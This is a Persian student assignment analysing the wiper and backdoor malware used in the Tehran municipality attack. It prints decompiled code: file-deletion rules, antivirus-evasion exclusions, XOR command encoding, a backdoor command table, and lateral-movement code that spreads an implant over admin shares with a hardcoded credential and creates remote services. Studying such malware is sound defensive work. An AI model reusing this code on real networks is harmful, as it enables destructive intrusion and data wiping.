سپهر مقیسه

مبانی امنیت اطلاعات

تکلیف خواندنی


پاییز ۱۴۰۱

پس از ارائه گزارش مشخص شد فردی از داخل به صورت دسته ای در سایت virus total فایل هارا اپلود کرده است و در ادامه توسط چکپوینت های شرکت های اسراییلی مورد بررسی قرار میگرفته و وجود یک بدافزار به نام wiper تایید شده است که دارای پنل کاربری است.چهارماه بعد در خرداد ۱۴۰۱ حمله دیگری رخ داد که تمامی سرویس ها را از کار انداخت که با روش قبلی فرق داشت و روش جدیدی بود

حمله به شهرداری از نظر فنی ۹۰ درصد شباهت به حمله سایبری به سازمان صدا سیما داشت که بهبود یافته همان کد است.

موضوع جالب این است که نام بدافزار به forespoken تغییر کرده است که یک بازی و یک فیلم به همین نام است و موضوع فیلم شباهت زیادی به موضوع هک داشته باشد

همانطور که در عکس مشخص است (عکس سمت چپ مربوط به حمله صدا و سیما است)




نام بدافزار تغییر کرده و همچنین پسوند های بیهوده حذف و پسوند های مهم تر اضافه شده است.

و همچنین پسوند های زیر به صورت اجباری حذف میشوند

```
private static List<string> mustDelete = new List<string>(new string[3] { ".bak", ".mdf", ".ldf" });
```

و همچنین چند if جدید در تابع isexclude اضافه شده است




```
}
private static bool IsExcluded(string path)
{
    string text = path.ToLower();
    foreach (string exclusion in exclusions)
    {
        if (exclusion == text)
        {
            return true;
        }
        if (exclusion.EndsWith("*") && text.StartsWith(exclusion.Substring(0, exclusion.Length - 1)))
        {
            return true;
        }
    }
    return false;
}
private static void WipeTraverse(string[] folders, bool restricted, int light_wipe)
{
    foreach (string text in folders)
    {
        Output(text);
```

```
}
private static bool IsExcluded(string path)
{
    string text = path.ToLower();
    if (text == Path.GetTempPath().ToLower())
    {
        return true;
    }
    foreach (string exclusion in exclusions)
    {
        if (exclusion == text)
        {
            return true;
        }
        if (exclusion.EndsWith("*") && text.StartsWith(exclusion.Substring(0, exclusion.Length - 1)))
        {
            return true;
        }
        if (text.Contains("microsoft") || text.Contains("symantec"))
        {
            return true;
        }
```

دلیل اضافه کردن if جدید به این دلیل بوده است که تا توسط بد افزار های microsft شناسایی نشوند

در یکی از تغییرات اضافه شده ایجاد دو فایل rev09 و rev08 است که کنترل بد افزار را برعهده دارند

در عکس زیر مشخص است درهم سازی های مختلفی برای دور زدن انتی ویروس ایجاد شده است



```
// Token: 0x06000036 RID: 54
public SimpleHTTPServer()
{
    Common.LoadLibraries();
    TcpListener tcpListener = new TcpListener(IPAddress.Loopback, 0);
    tcpListener.Start();
    int port = ((IPEndPoint)tcpListener.LocalEndpoint).Port;
    tcpListener.Stop();
    Console.WriteLine("Running on port {0}", port);
    this.Initialize(port);
}
```

```
[MethodImpl(MethodImplOptions.NoInlining)]
public SimpleHTTPServer()
{
    Common.LoadLibraries();
    Common.LoadStartCommand();
    TcpListener tcpListener = new TcpListener(IPAddress.Loopback, 0);
    tcpListener.Start();
    int port = ((IPEndPoint)tcpListener.LocalEndpoint).Port;
    tcpListener.Stop();
    Console.WriteLine(<Module>.\u202D\u202E\u202A\u200B\u200C\u206B\u202E\u200C\u202C\u206D\u
    this.Initialize(port);
```

Html agility pack از پارسر های پرکاربرد مربوط به HTML است که کارهای مرتبط را انجام میدهد

نکته جالب و قابل توجه این است که کد ها به صورت انکود شده بودند که باید دیکود میشدند.

در عکس زیر یک تابع دیکود وجود دارد که به کمک اعمال XOR SHIFT و ... مقدار ورودی به رشته تبدیل میشوند و بر اساس ان عملکرد بدافزار شکل میگیرد.

بعد از این مراحل تابع LoadStartCommand صدا زده می‌شود و دنبال فایلی تحت عنوان نام فایل اجرایی به اضافه start. می‌گردد تا آن را خوانده و فرآیندهای اجرایی رو بر اساس هر خط آن شکل دهد این دستورات عبارتند از موارد شکل زیر که تک تک به DoCmd داده می‌شوند.

این بدافزار درانتظار دریافت دستورات بر روی پورت 9366 بر روی پروتکل http مانده و دستورات دریافتی را اجرا می‌کند. نمونه‌ای از دستورات ارسالی و پاسخ دریافتی در ادامه آورده شده است:

```
public static byte[] xor_encode(byte[] data)
{
    for (int i = 0; i < data.Length; i++)
    {
        int num = i;
        data[num] ^= (byte)(31 ^ i);
    }
    return data;
}
```

استفاده از قابلیت ارسال دستورات انکود شده به صورت POST بیشتر برای عبور از مکانیزم‌های تشخیص محصولات امنیتی است.دستورات در مرحله اول انکود شده و سپس به صورت base64 ارسال می‌شود. نحوه انکود شدن به این صورت است: ---------->

در ادامه جدول مربوط به کلیه دستورات قابل ارسال آورده شده است:

No.	Command	Desc.
1	v_i	نمایش نسخه بدافزار
2	w_i	نمایش مسیر اجرایی
3	a_1=xxs	اجرای دستورات به صورت عادی یا zip در صورتی که با #zip شروع شده باشد
4	a_1=xxc	اجرای دستورات SQL
5	a_1=i1	خواندن و پاکسازی فایل‌های Mal_name.exe.out , Mal_name.exe.err
6	a_1=i2	پاکسازی فایل‌های Mal_name.exe.out , Mal_name.exe.err
7	Cmd=	اجرای دستورات
8	P= OR b=	تنظیمات پروکسی
9	M=afe=1	ایجاد فایل و دخیره زمان و تاریخ
10	Con=	اجرای دستورات
11	Prt=	مدیریت فایل‌ها شامل نمایش و حذف و ...

در ادامه پس از تحلیل بدافزار distributor مشخص شد که وظیفه انتشار ابزار های مهاجم بر عهده این بدافزار است. روش استفاده به این گونه است که به کمک services و scheduled task آدرس share folder و اسم implant و نام سرویس را از distributor.ini میخواند

همچنین این برنامه امکان دریافت نام کاربری و رمز عبور برای دسترسی به شبکه را نیز دارد.

در مرحله اول با استفاده از دستور net use به درایو share شده در شبکه با استفاده از اطلاعات حساب کاربری متصل می‌شود. در ادامه اقدام به کپی فایل در مقصد می‌کند. دستورات مربوطه در تصویر قابل مشاهده است:

```
internal static bool EstablishNetworkConnection(string ip, string username, string password, string share = "c$")
{
    Program.Log("Working on ", ip);
    string text;
    string text2;
    Program.DoCmd(string.Format("net use \\\\{0}\\{3} /user:{1} \"{2}\"", new object[]
    {
        ip,
        username,
        password,
        share
    }), out text, out text2);
    if (!string.IsNullOrEmpty(text2))
    {
        Program.Log("Failed: ", text2);
        return false;
    }
    Program.Log("Copying files");
    Program.DoCmd(string.Format("copy /y c:\\windows\\{1}.exe \\\\{0}\\c$\\windows\\{1}.exe", ip, Program.implantName),
      out text, out text2);
    Program.DoCmd(string.Format("copy /y c:\\windows\\{1}.start \\\\{0}\\c$\\windows\\{1}.exe.start", ip,
      Program.implantName), out text, out text2);
    Program.DoCmd(string.format("echo net use {1} ^/user:lcall Local@1234 >> \\\\{0}\\c$\\windows\\{2}.exe.start", ip,
      Program.sharedFolderPath, Program.implantName), out text, out text2);
    Program.DoCmd(string.Format("echo move ^/y c:\\windows\\temp\\prts_5482E.tmp {1}\\{0}.txt ^&^& net use {1} ^/delete >>
      \\\\{0}\\c$\\windows\\{2}.exe.start", ip, Program.sharedFolderPath, Program.implantName), out text, out text2);
    return true;
```

پس از کپی فایل‌های بدافزار اصلی، اقدام به ایجاد یک سرویس با وضعیت auto start در سیستم مقصد براساس فایل‌های کپی شده می‌نماید. سپس سرویس ایجاد شده را start می‌کند. سپس در سیستم، سرویس مربوطه را به وجود می‌آورد و آن را اجرا می‌کند:

```
internal static bool CreateService(string ip)
{
    string text;
    string text2;
    Program.DoCmd(string.Format("sc \\\\{0} create \"{2}\" binpath= \"c:\\windows\\{1}.exe\" start= auto", ip,
      Program.implantName, Program.serviceName), out text, out text2);
    if (!string.IsNullOrEmpty(text2) || text.Contains("FAILED"))
    {
        Program.Log("Failed to create: ", text2);
        return false;
    }
    Program.DoCmd(string.Format("sc \\\\{0} start \"{1}\"", ip, Program.serviceName), out text, out text2);
    if (!string.IsNullOrEmpty(text2) || text.Contains("FAILED"))
    {
        Program.Log("Failed to start: ", text2);
        return false;
    }
    return true;
}
```